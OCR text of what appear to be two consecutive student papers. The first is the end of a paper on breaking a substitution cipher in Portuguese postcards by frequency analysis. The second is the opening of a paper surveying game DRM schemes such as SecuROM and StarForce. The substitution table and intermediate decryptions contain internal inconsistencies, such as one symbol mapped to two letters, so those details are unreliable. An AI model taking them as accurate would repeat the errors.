


Fig. 2. Frequency distribution of the cipher text

The first few letters in this distribution corresponds closely to existing research of the Portuguese language, whose frequencies of the first 20 characters is represented in the diagram below.




Fig. 3. Portuguese Frequency distribution (Quaresma, 2008)

Thus, we can infer some of the alphabet mappings: μ – a; β – e; χ – o and ρ – s. Further analysis of the text produces some more possible mappings for each of the characters, due to diacritics or accents, which were written on the postcards. Thus, τ maps to c, since a character which appears to map to ç appears multiple times in the plaintext.

Putting these together, a partial decryption of the cipher text is shown below.

πeo uoφθφλo. λeθeo eoϒe oπa λoʎ λeca_
ʃeca λao ωʎaθλe, uoe uoasφ θao
₉osso aʃʎφʎ os ovεos. λeπcεoaφ_

λo ʃasʌaθʌe, e εoϒe esʌaποφλo
λesaωʎaλaηεv. esʌoo ποφλo
aʃoʎʎecφλa, θao saʃφas?
θeπ seφ πesπo o uoe λφʃeʎ oo πeo
aποʎ! aλeos, aʌe aπaθεa, oπ
ωʎaθλe aʃʎaco eoπʃeφϒo λa
λoa ʃeaʌʎφʃ. seπ₉ʎeπe esuoece

λe so₉₉ʎφπφʎ a₉oθλoa cao θao

ʌe ʎaves uoe θao aave a ₉eθa

saoλaλes λa παλεφνλe eoπ ʃeφϒo
λo νoφʃ.

Thus, a pattern can be seen in the decrypted text above.

The frequency analysis of trigraphs reveals more characters. The first twenty most commonly occurred trigraphs of the cipher text are represented below.




Fig. 4. Trigraph frequencies of cipher text

This can be compared to other research data of the Portuguese language.




Fig. 5. Trigraph frequencies of the Portuguese language (Quaresma, 2008)

Thus, it appears uoβ can be mapped to que. More of the cipher text can be filled in now.

πeu quφθφʌχ. ʌeθeχ eχϒe uπμ ʌχʌ ʌetμ_
ʃetμ ʌaχ ωʌaθʌe, que quarφ θaχ
₉χρρχ aʃʌφʌ os oνeos. ʌeπteoaφ_

ʌo ʃasʌaθʌe, e eoϒe esʌa πuφʌo
ʌesaωʌaʌaηev. esʌou πuφʌo
aʃoʌʌetφʌa, θao saʃφas?
θeπ seφ πesπo o que ʌφʃeʌ ou πeu
aπoʌ! aʌeus, aʌe aπaθea, uπ
ωʌaθʌe aʃʌato euπʃeφϒo ʌa
ʌua ʃeaʌʌφʃ. seπ₉ʌeπe esquete

ʌe su₉₉ʌφπφʌ a₉oθʌua cao θao

ʌe ʌaves que θao aave a ₉eθa

sauʌaʌes ʌa πaʌeφνʌe euπ ʃeφϒo
ʌo νuφʃ.

Thus, the structure of the message has become much clearer. Some characters can be guessed from observation of the message above, for example "π" appears to map to "m", "θ" to "n", and "ʌ" to "t". Making the substitutions, the cipher text has been reduced to the following.

meu quφnφto. tenεo εoϒe uma ʌoʌ ʌeca_
ʃeca tao ωʌanʌe, que quasφ nao
₉osso aʃʌφʌ os oνeos. temcεoaφ_

ʌo ʃastante, e εoϒe esta muφto
ʌesaωʌaʌaηev. estou muφto
aʃoʌʌecφta, nao saʃφas?
nem seφ mesmo o que ʌφʃeʌ ou meu
amoʌ! aʌeus, ate amanεa, um
ωʌanʌe aʃʌaco eumʃeφϒo ʌa
tua ʃeatʌφʃ. sem₉ʌeme esquece

ʌe su₉₉ʌφmφʌ a₉ontua cao nao

te ʌaves que nao aave a ₉ena

sauʌaʌes ʌa matεφνʌe eum ʃeφϒo
ʌo νuφʃ.

This allows us to guess even more characters.

This process repeats until all characters have been decrypted. The decrypted text and decryption table can be found below:

```
meu quinito. tenho hoje uma dor de cabeça
tão grande, que quase não
posso abrir os olhos. tem chorado
bastante, e hoje está muito
desagradável. estou muito
aborrecida, não sábias?
nem sei mesmo o que dizer ao meu
amor! adeus, até amanhã, um
grande abraço e um beijo da
tua beatriz. sempre me esquece
de suprimir a pontuação não
te rales que não vale a pena
saudades da mathilde e um beijo
do luiz.
```

Table 1. Full substitution list.

Cipher	Clear		Cipher	Clear		Cipher	Clear		Cipher	Clear
μ	a		ω	g		θ	n		ʌ	t
ʃ	b		ε	h		χ	o		o	u
τ	c		φ	i		q	p		η	v
λ	d		ϒ	j		u	q		ʃ	z
β	e		ν	l		ʎ	r			
α	f		π	m		ρ	s			

5 Decryption and Analysis

The decryption process was laden with difficulties for us.

To start off, as we were neither familiar with Portuguese, nor did we have access to a Portuguese speaker, we were unable to simply intuitively fill-in-the-blanks as it were if we were dealing with our native language. We were thus relegated to experimenting with translating software.

The limitations of existing software meant that we had to have the text accurate down to the level of just typographical errors before it would successfully correct and translate the text for us. Thus, the best way we could carry on was to guess a mapping for all the characters based on common words and frequency analysis data, attempt a translation, then try to swap these mappings around and look for the best result.

This process was made more difficult by a number of factors.

Firstly, most of the cipher-texts had no noticeable spaces, so we could not tell if a group of letters already formed a word, or were part of a longer word. Much was done under assumption.

Secondly, the writing was frequently illegible. Among others, there were smudges, unclear corrections, and hastily written characters that looked similar to other charac-

ters. The writer's style also changed as time went on, so what was written in one postcard may not look the same in another.

An extension of this problem came in the form of diacritics. Bearing in mind that words with accents and those without can mean totally different things in Portuguese, we guessed, in our many attempts at translating the decrypted text, that they sometimes forget to annotate their characters, or would write "_" (which represents an unfinished word at the end of a line) similarly to "." and ",", causing translated texts to have strange meanings or be completely unintelligible.

To alleviate these problems, we tried to minimize the amount of guessing we had to do by finding words that occur frequently or were likely to appear in love letters, and mapped letters to symbols accordingly. We also broke down sentences into segments according to what punctuation we could see, and used these to check if our current mappings made sense.

The messages were encrypted using a mono-alphabetic substitution cipher. Each letter is substituted with a different character, in this case with characters from another language, in a one to one mapping to obscure what was written. Thus, the statistical distribution of the characters in the piece of text does not change. As can be seen by the way the encryption was broken despite being unfamiliar with the base language, the mono-alphabetic substitution cipher is a really weak form of encryption, and should not be used as the main form of guarantee for secrecy for sensitive information under any circumstance.

6 Takeaways

There are many factors that contribute to the difficulty of decrypting and translating a cipher-text based in a foreign language. They are:

The Writers: They are human, and as any human, they make mistakes. Their spelling and grammar may not be perfect. They may lapse in annotating characters or following their own predefined conventions.

The Time Period: The way words are spelt then may not be how they are spelt now. The text may refer to things or events that only exist in that time or place.

The Language: The text may be written in slang, or it may be a dialect of the recognized form of the language.

The Translator: Grammar may not be perfect. And especially in machines, its ability to form sentences in terms of semantics is flawed.

7 Conclusion

To decrypt the postcards, we relied on frequency analysis of the cipher-text, which eventually led to the decryption of the postcards. Thus, mono-alphabetic substitution ciphers are an extremely weak form of encryption, and should not be used to secure any forms of communications.


Bibliography

Anderson, R., & Needham, R. (1995). Programming Satan's computer. In *Computer Science Today* (Vol. 1000, pp. 426-440). Springer Berlin Heidelberg.

Quaresma, P. (2008). *Frequency Analysis of the Portuguese Language.* Centre for Informatics and Systems of the University of Coimbra.


Salomon, D. (2003). Monoalphabetic Substitution Ciphers. In *Data Privacy and Security* (pp. 21-37). Springer New York.

Appendix A – List of Postcards




INOCÊNCIA... NÃO PASSA DE UM BEIJO NA MÃO...
2543


PORTUGAL CORREIOS 5 REIS
REPUBLICA
Ex.ma Snr.a
D. Beatriz Lamas Zagallo
James Coelho
Entroncamento
Abrantes


Joaquim Ticciochi Garcia

R. da Esperança n.º 1

Coimbra

Illmo. e Exmo. Snr.

Joaquim Picciochi Garcia

R. da Esperança nº. 1


Coimbra


209. SALON DE PARIS 1912 - J.M.AUY - "SÉRÉNADE"
PARA A R.DA ILHA, 8 - COIMBRA


Estalagem 10-I-913.
REPUBLICA
REPUBLICA
Ex.mo Sn.r
Joaquim Piccioche Garcia
R. da Ilha N.º 8
Coimbra
Made in France

Appendix B

In order to analysis the text, a program had to be written to analyze the contents of text files. A screenshot of the actual program is listed below.



No.	Character	Frequency	Relative Frequency
1	μ	309	14.68%
2	β	274	13.02%
3	χ	220	10.45%
4	ρ	177	8.41%
5	∧	136	6.46%
6	φ	124	5.89%
7	ο	121	5.75%
8	π	118	5.61%
9	λ	104	4.94%
10	ʎ	103	4.89%
11	θ	77	3.66%
12	τ	60	2.85%
13	u	45	2.14%
14	ε	41	1.95%
15	∫	41	1.95%
16	9	38	1.81%
17	ν	36	1.71%

Appendix C

The full decrypted text of each of the post card is listed below.

Postcard 1:
minha querida triz la que oee gundo
da collecao. nao te esquecasdeman_
darao entroncamento na tercafeira
pois escreverei carta amanha.
teu irmao sempre foihooe?
quando e a ida para lisboa?
rens assim tantas saudades
minhas, querida? deita estar
que ja falta pouco paraas
matartodasdumaveb. olha
man dote ja um beijo eum abra,
co mitograde paalivi_
ql. asumpoco. ondefoslepas_
seiarhoje, seu amor aeira
dacasa adeus querida mui_
tos beijo se abraco steen_
viao teu do coracao joaquim
saudades anossoqfilhqos
eamathitde. jaesta methor
do seu spleen? mais um beijinho.

Postcard 2:
adorada triz não tencionava
dizer te que tenho estado
um pouco constipado,
para não suceder como da
outra vez. mas não quero
que digas, que te não digo
did o que me passa. esta noite
quasi não pude dormir,
hoje estou quasi bom. pois te
como da outra voz que
não mais te o irei coisa
algum. tu estás já boa
sinhá, meu amor? amanhã se
puder escrever te ei carta.
queria estar como
essa menina? também eu.

o meu nariz desta vez cresce
mais o um palmo. adeus
querida abraca te e beija
te ternamente o sempre teu
joaquim. saudades a
Mathilde. está melhor?

Postcard 3:
querido recebi hoje o teu postal.
foi a mamã quem model hoje também.
não me escrevas todos os dias, meu amor.
a mamã crê que e do eduardo, mas o papá parece me que o nao crê
já hoje li o teu postal sem ver o alphabet o
estas melhor da tua, dor de cabeça?
assim to de seja de todo o coração a que te abraça e te beija muito beatriz.
tantas saudadas, meu quinito que tenho dos teus beijos!
odiá hoje esta tão triste como a minha alma o esta com saudades do meu amor.
adeus. a tua beatriz ama te. muito. tenho recebido os post as todos os dias
Quinito

Postcard 4:
Meu querido quinito. mal sabes
como fiquei. contente em saber
que principiam para a
semana os actos! já não e
sem tempo, disse bel. gosto
muito dos fados, sabes? sao
muito chics. tambem gosto da
coleção dos postais. que
grandes tolos, santa trindade.
ed estes gostas? são tão
galantinhos! há hoje uma
tourada em thomar, queres
lá ir? se cá estivesses
havias de ir, seu ao matava-te.
o spleen já passou.
quando o tenho vou tocar
os teus fadinhos. adeus,
meu amor, abraçar-te e beija-te
com muito amor atua
beatriz. se fosses tu e eu que
assim está esse mos, não
resistiu sem dar-te um beijo
no meu ninho! adeus, amor.

Postcard 5:
meu quinito. tenho hoje uma dor de cabeça
tão grande, que quase não
posso abrir os olhos. tem chorado
bastante, e hoje está muito
desagradável. estou muito
aborrecida, não sábias?
nem sei mesmo o que dizer ao meu
amor! adeus, até amanhã, um
grande abraço e um beijo da
tua beatriz. sempre me esquece
de suprimir a pontuação não
te rales que não vale a pena
saudades da mathilde e um beijo
do luiz.

Digital Rights Management: A Showcase of the Various Security Techniques

Chan Yik Cheung, Chua Wen Qian
School of Computing, National University of Singapore

Abstract. Digital Right Management (DRM) consists of a wide range of access control technologies which aim to prevent copyright infringement on digital contents by the users. This paper explores the various DRM techniques used in various entertainment industries specifically music, books, computer games and film. For each of the techniques, this paper will outline the implementations as well as the implications. Finally, this paper will give a general conclusion on the techniques discussed.

Keywords: DRM, Computer Games, SecuRom , Real-Time Stamp Counter, Persistence online authentication, StarForce, Uplay, Steam, Windows Media DRM, FairPlay, EBX System, DVD Content Scrambling System, Advanced Access Content System

1 Introduction

Digital Right Management (DRM) stands for "*a system for protecting the copyrights of data circulated via the Internet or other digital media by enabling secure distribution and/or disabling illegal distribution of the data*." [1] This set of system was strongly supported by various digital content providers since the illegal distribution of digital content will directly affect their respective revenue. With the introduction of broadband internet to a wider class of user, the threat on the digital content providers is growing stronger since.

Digital content providers either build their own DRM technologies or outsource it to various security companies. Despite their effort to preserve their legal distribution of digital content, users still persist to bypass those technologies. Hence, they seek to constantly upgrade their technologies or switch security method to prevent such attempts. Moreover, digital content providers also try their best not to deter legit user's experience by not imposing complicated content authorization procedures. They also attempt to enforce or enhance DRM technologies along with legislative effort to further halt illegal sharing. This paper will explore on four key entertainment industries which is greatly affected by illegal distribution of digital content, namely computer games, music, eBooks and film.

2 Computer Games

In 2012 alone, the total computer games sales had reached almost 15 billion compared to 7 billion in the year 2002. The huge growth is mainly contributed by the improvement in hardware capabilities and entertainment value of the games. Analyst Report, from leading market research company, The NPD Group, stated *"during the first six months of 2010 (Jan.-June), 11.2 million PC Game full-game digital downloads were purchased online compared to 8.2 million physical units purchased at retail during the same period"* [2] Figure 1 in Appendix A illustrates the sales volume in year 2012. This digital retail trend had also diminished or altered the way DRM method used to be, mainly in areas of installation/activation limit technology.

The main mechanisms of this technology are to prevent disc to disc duplication as well as limit the number of installation or activation attempts. However, such limitation in policy upset consumers in very severe ways. SecuRom, one of the DRM methods that will be explored further in this paper, is under heavy criticism. "For many PC gamers, the word *"SecuROM"* is *"akin to any foul expletive imaginable. The copy-protection DRM software, created by Sony DADC, has been a target of criticism due to accusations of violating consumer fair-use rights. SecuROM is generally used to restrict the number of computers that can run a single installed game by requiring online activation."* [3]

The installation/activation limitation had brought a lot of inconveniences and complications to users since users will not be allowed to reinstall the game on other personal computers if the computer on which the game was initially installed is faulty after they hit a certain amount of installation attempts. There are also various incidents where a game is unplayable due to such technology and required game patches to rectify the issue.

Computer game piracy also relies on disc copying and virtual disc utilization. Hence copy-control DRM technology like StarForce is also particularly used to enforce piracy.

Due to the digital sales trend, DRM have moved to another era where persistence online authentication technology was being used and also known as social DRM. Game companies start off with DRM method such as Uplay, Steam which allows constant uploading of game codes from the designated server. The game installation consists only a portion of the game and the user will need to authenticate the game through the server in order to proceed on to a later stage of the game. If they fail to authenticate online, the game will be terminated until they establish a legit connection with the server again.

Lastly, some of the game companies attempt to temper the game software internally, which resulted in the game users being unable to proceed on in the game. The game

code will activate a mechanism in the game that disable the user to move on if the software code detect that the game is illegally installed.

2.1 SecuROM

Sony Digital Audio Disc Corporation (DADC) designed SecuRom as a form of disc based DRM technology.

"SecuROM's disc-based Digital Rights Management ensures that only authorized users who have made a purchase can enjoy and use your valuable intellectual property." [4]

"It aims to resist home media duplication devices, professional duplicators, and reverse engineering attempts." [5]

This DRM technology was used by famous game companies such as Electronic Arts, UbiSoft and Square Enix. It was applied to game like Spores, FarCry2, etc.

For the earlier versions of SecuRom, the Q channel of a CD-ROM was simply adjusted. This adjustment enables the system to distinguish the validity of the original copy. Within the Q channel of the CD, 9 locations will be destroyed during the manufacturing process. When the CD is in the user's system, a calculation will be ran which will return 9 sector identifiers. The CD is deemed to be a genuine copy if all of the 9 sector identifiers are not readable in the CD. Figure 2 in Appendix A illustrates the procedure on generating the 9 sector identifiers.

After some updates on the older version of SecuROM, Sony DADC improved the SecuROM technology by dropping the Q channel alternation and implemented a new mechanism called data density measurement.

"While the data density on normal CD/DVD-ROMs constantly degrades from the most inner to the most outer sector, data density on SecuROM v4.7 (and up) protected CD/DVD-ROMs is diversified by a certain, vendor specific pattern. This pattern can be reconstructed by high-precision time measurement during software and CD/DVD-drive interaction and reflects the vendor-key as mentioned above." [4]

During the initialization stage, the SecuROM technology pinpoints several locations on the CD beforehand. It will then activate two read commands on each of these locations. Since the two locations are quite spread out in disc level, it will take a full CD round in order for the second command to return. This mechanism depends mainly on data density. A Read Time Stamp Counter (RDTSC) is used to ensure the time precision is accurate. This time stamp counter is able to achieve a resolution of up to 0.28 microseconds in a normal consumer's CPU. Different level of density is

also present on each of the 72 locations, which will resemble the key specified by the game developers since the difference in density can reflect in a binary form. In the later versions of SecuROM, a new technology known as “Trigger Functions” was developed. Game developers insert various customizable authentication checks throughout the entire program in order to provider a stronger copy control. SecuROM lies between the operation system as well as the application hence it making the use of such authentication codes easier to trigger specific functions.

An example of such a code is as shown:

```
if (GetCurrentDate() == '13-32-2999') then    WorkCorrectly()

else

ScrewItUpSomehow()

end if
```

Fig. 1. Example of a Trigger Function Code

Since the authentication logic is built inside SecureROM itself, the function will no longer be valid if the protection is illegally removed by someone. As seen in Fig. 1, SecureROM had stated the OS current date to be ’13-32-2999’. If the protection is intact with the application, it will pass through the if-else statement and proceed to run the application properly. However, if the protection is lifted, in no way will the system date reflect such erroneous date. The application will then lead to a different function which will either halt itself or display an error message.

2.2 StarForce

StarForce Technologies designed StarForce as one of the more sophisticated copy-control DRM technology in recent years. It relies on both software and hardware methods to restrict the copying of content as well as the distribution.

StarForce further enhanced on the security aspects of SecuRom in terms of DRM protection by enabling the game developer to encrypt as many data in the media itself. The decryption process will only be initiated during the running of application with the intervention of a ‘Protection Library File’ (PLL). PLL is installed during the application setup stage and it will be treated as one of EXE and DLL file in the computer. Figure 2 below illustrates the process:




Fig. 2. Process of the Installation of PLL during the Application Setup Page

The StarForce protection is spread into 2 levels, namely digital signatures and unique CD key. The protection can identify the authenticity of the CD media through the verification of a unique digital signature that is embedded in the CD. Figure 3 below illustrates the use of digital signature in a CD:




Fig. 3. The Use of Digital Signature in a CD

During the initialization stage, the content is first scrambled by applying a unique key to encode the scrambled content. The consumer will obtain the CD which includes 3 components: the scrambled content, the loader and the digital signature, generated through the initialization stage. When the consumer loads the CD in the drive, the

digital signature will first be decoded through the unique key. The scrambled content will be placed into the loader together with the decoded key, after which the loader will then descramble the content. The consumer will then be able to get back the original content.

A unique CD key is also generated when the application CD is produced in batches. Each of the application CD will contain a 14 alphanumeric digit CD key which is subjected to one master key of a particular batch. This master key is generated through some particular disc physical properties from each of the batches. The 14 alphanumeric CD key will then be produced by this master key. With the valid combination of these 2 keys, the authenticity of this particular CD could be determined. A directly copied CD will not be able to pass the authentication test since the master key will not be the same as the original intended master key. Virtual CD utilization is also not possible since the master key cannot be replicated from the original legit CD.

As all the files are encrypted under a product specific encryption algorithm, a direct copy along with a valid CD key will not guarantee a successful run of the application. The application is still inaccessible since the specific master key is required. As shown in Fig. 2, all the files are encrypted through the StarForce server. The logic and required information to reproduce the master is deemed impossible unless a direct hacking access to the StarForce server is present.

